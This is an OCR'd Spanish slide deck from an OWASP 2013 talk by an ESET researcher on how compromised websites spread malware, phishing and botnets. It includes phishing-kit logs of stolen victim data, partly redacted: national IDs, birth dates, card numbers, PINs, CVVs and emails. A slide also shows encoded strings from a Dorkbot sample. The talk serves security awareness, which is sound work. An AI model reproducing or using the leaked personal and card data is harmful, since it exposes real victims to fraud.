
OWASP LatamTour
Chile 2013

Del USB a la web: cómo tu sitio propaga malware

OWASP
The Open Web Application Security Project

OWASP
The Open Web Application Security Project

- Pablo Ramos, Security Researcher de ESET Latinoamérica
  - Bla ble bli blo blu!
  - @ESETLA
  - @ramospablo




ATTACK

Antes

Correo electrónico


Chat

Dispositivos USB


Redes Sociales

Sitios web maliciosos


Antes




Después




Después



Después



Después




Después

OWASP
The Open Web Application Security Project

¿Para qué es util un sitio web?

- Malware
- Phishing
- Botnets
- Cibercrimen




Casos reales y estadísticas


OWASP
The Open Web Application Security Project

Análisis Malc0de y MDL

- Brasil es el país con más reportes en Latinoamérica, y el sexto en el mundo en cantidad de reportes.
- Ranking en Latinoamérica: Brasil (88%), Chile, Argentina y Ecuador.
  - Una URL reportada tarda hasta 4 días en limpiar el malware.





```
--------------[redacted] Info-------------------------
DNI : lake
Ciudad : babbababab
DOB : bb
--------------CC INFO---------------------
Tarjeta : b
Pin : bb
Cvv :
Expire date : b
Cvv :
--------------Strange:))---------------------
Cvv : b-b-b
Cvv : b@b
IP: 87.219.[redacted]
Date: Thu Jan 20, 2011 10:01 am

--------------[redacted] Info-------------------------
DNI : 54081491G
Ciudad : lLAS PALMAS
DOB : 03/01/81
--------------CC INFO---------------------
Tarjeta : 4940[redacted]62
Pin : 6988
Cvv : 517
Expire date : 11/2014
Cvv : 517
--------------Strange:))---------------------
Cvv : [redacted]-535-861
Cvv : manu[redacted]@hotmail.com
IP: 79.147.[redacted]
Date: Thu Jan 20, 2011 10:09 am

--------------[redacted] Info-------------------------
DNI : 20077681s
Ciudad : guadix
DOB : 28/06/92
--------------CC INFO---------------------
Tarjeta : 45397300[redacted]5
Pin : 4424
Cvv : [redacted]67
Expire date : [redacted]7/2014
Cvv : [redacted]67
--------------Strange:))---------------------
Cvv : [redacted]-642-730
Cvv : dani_[redacted]@hotmail.com
IP: 90.169.[redacted]
Date: Thu Jan 20, 2011 10:09 am
```



OWASP
The Open Web Application Security Project


Los resultados

- Primer acceso al sitio web: 10:01hs.
- Último acceso al sitio web: 15:25 hs.
- 5 horas de accesos…
- 164 accesos.
- **35 tarjetas de crédito válidas.**




Phishing

OWASP
The Open Web Application Security Project



Phishing + malware


OWASP
The Open Web Application Security Project



Botnets

OWASP
The Open Web Application Security Project


```
UNICODE "687474703A2F2
UNICODE "byvolk"
UNICODE "WINDIR"
UNICODE "5C73797374656
UNICODE "No New Data"
UNICODE "Open"
UNICODE "programfiles"
UNICODE "\Internet Exp
UNICODE "New Add Data"
UNICODE "WINDIR"
UNICODE "5C63737263732
```



OWASP
The Open Web Application Security Project

Dorkbot, sitios afectados:

